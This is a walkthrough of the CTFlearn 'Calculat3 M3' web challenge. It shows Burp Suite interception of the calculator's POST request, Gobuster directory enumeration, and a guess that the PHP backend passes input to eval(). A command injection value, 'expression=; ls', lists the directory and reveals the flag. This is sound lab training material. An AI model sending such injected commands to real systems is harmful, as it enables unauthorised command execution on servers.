Calculat3 M3

ctflearn.com

Jakub Kazimierski February 2023

1 Introduction

This sheet meant to be a walkthrough of CTF challenge from ctf [5]. Here I try to explain step by step what metodology for solving this problem was taken along with actions which were needed. Some of steps will be showed on screenshots and some just explained along with commands used.

OS which was used for this presentation is Kali Linux in version 2022.4

2 Problem overview

Description of this task is short, we should exploit site: [6]. When we open link we get home page:




Figure 1: Site home page

We are shared with simple calculator, so let's try to make some calculations and see what happens:




Figure 2: Addition





Figure 3: Output

Nothing fancy here. Maybe it is worth to inspect site:



```
<html>
  <head></head>
<body>
    5
    <link rel="stylesheet" href="main.css">
    <script type="text/javascript" src="calc.js"></script>
  <div class="box">
    <div class="display">…</div>
    <div class="keys">
      <p>
        <input class="button gray" type="button" value="mrc" onclick="c("Created....................")"> event
        whitespace
        <input class="button gray" type="button" value="m-" onclick="c("...............by............")"> event
        whitespace
        <input class="button gray" type="button" value=" m+" onclick="c(".....................Anoop")"> event
        whitespace
        <input class="button pink" type="button" value="/ " onclick="v("/ ")"> event
      </p>
      <p>
        <input class="button black" type="button" value="7 " onclick="v("7 ")"> event
        <input class="button black" type="button" value="8" onclick="v("8 ")"> event
        whitespace
        <input class="button black" type="button" value="9 " onclick="v("9 ")"> event
        <input class="button pink" type="button" value="* " onclick="v("* ")"> event
      </p>
      <p>
        <input class="button black" type="button" value="4" onclick="v("4 ")"> event
        <input class="button black" type="button" value="5 " onclick="v("5 ")"> event
        whitespace
        <input class="button black" type="button" value="6 " onclick="v("6 ")"> event
        <input class="button pink" type="button" value="- " onclick="v("- ")"> event
      </p>
      <p>
```

```
element {                                   inline
}
```


No animations were found for the current element.
Pick another element from the page.

```
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]   web7
```

Figure 4: Inspect

But again nothing worth of attention.

At this point i think that BurpSuite [1] can be helpful (in this challenge i'm usin Burp with Firefox proxy configured with FoxyProxy [3]). So let's intercept some request:



Request to https://web.ctflearn.com:443 [172.67.157.178]

```
POST /web7/ HTTP/2
Host: web.ctflearn.com
Cookie: _ga=GA1.2.704602532.1674241398; __gads=
ID=39248b7e827ce1b6-229f63c455db005a:T=1674241399:RT=1674241399:S=ALNI_MYgMfhl9KvkXJCcanSo6RDu1ZKr9A; __gpi=
UID=00000ba5bfbf5897:T=1674241399:RT=1674241399:S=ALNI_MaETCfs8z0sZNv6F8TnB8FLILVoXQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: https://web.ctflearn.com
Referer: https://web.ctflearn.com/web7/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

expression=3+%2B+6+
```


Figure 5: Intercept is on

Ok cool, when we press = sign on calculator POST request is sent to the server of application. So maybe we will be able to edit intercepted one. But before we can do this, we should know what kind of expression may be successfull, it would be helpful to know what kind of script is resposnible for processing our input. With Gobuster [4] it is possible that we will find some interesting files in site directory, I launched it with command:

```
(Linux@terminal)—$ gobuster dir —u https://web.ctflearn.
    com/web7/ —w /usr/share/wordlists/dirb/common.txt —x
    php, jpg, txt
```

Listing 1: Used gobuster syntax

As output we get:



```
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://web.ctflearn.com/web7/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Extensions:              php,
[+] Timeout:                 10s
===============================================================
2023/02/26 18:08:39 Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 301) [Size: 193] [--> http://web.ctflearn.com/web7/./]
/index.php            (Status: 200) [Size: 1983]
/index.php            (Status: 200) [Size: 1983]
/wp-config.php        (Status: 403) [Size: 4516]
Progress: 13837 / 13845 (99.94%)===============================================================
===
2023/02/26 18:11:44 Finished
===============================================================
```

Figure 6: Gobuster output

So site uses PHP for requests processing. There is a chance, that passed expression is evaluated in some form like this [2]:

```
<?php
$x = $_GET['arg'];
echo eval( 'echo $x;' ); // outputs 15
```


Listing 2: PHP code guessing

So we can change our input for simple command, let's try listing command:

```
<?php
$x = $_GET['; ls'];
echo eval( 'echo $x;' ); // outputs 15
```

Listing 3: PHP code guessing

And put it into Burp:




```
POST /web7/ HTTP/2
Host: web.ctflearn.com
Cookie: _ga=GA1.2.704602532.1674241398; __gads=
ID=39248b7e827ce1b6-229f63c455db005a:T=1674241399:RT=1674241399:S=ALNI_MYgMfhl9KvkXJCcanSo6RDu1ZKr9A; __gpi=
UID=00000ba5bfbf5897:T=1674241399:RT=1674241399:S=ALNI_MaETCfs8z0sZNv6F8TnB8FLILVoXQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: https://web.ctflearn.com
Referer: https://web.ctflearn.com/web7/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

expression=; ls
```

Figure 7: Request with listing command

As output we get:



```
calc.js ctf{watch_0ut_f0r_th3_m0ng00s3} index.php main.css main.css
```

Figure 8: Output with flag

Flag: **ctf{watch_0ut_f0r_th3_m0ng00s3}**

At this point it is orth to mention, that only listing command return output in this task, while trying commands like:

- pwd - check curent directory,
- echo ”some text” - output ”some text”,
- phpversion() - return version of php.

No output was returned.

References

[1] Burp suite. `https://portswigger.net/burp/communitydownload`.

[2] eval() function in php. `https://www.php.net/manual/en/function.eval.php`.

[3] Foxyproxy configuration. `https://null-byte.wonderhowto.com/how-to/use-burp-foxyproxy-easily-switch-between-proxy-settings-0196630/`.

[4] Gobuster. `https://www.kali.org/tools/gobuster/`.

[5] Reference to site with this challenge. `https://ctflearn.com/`.

[6] Site to exploit. `https://web.ctflearn.com/web7/`.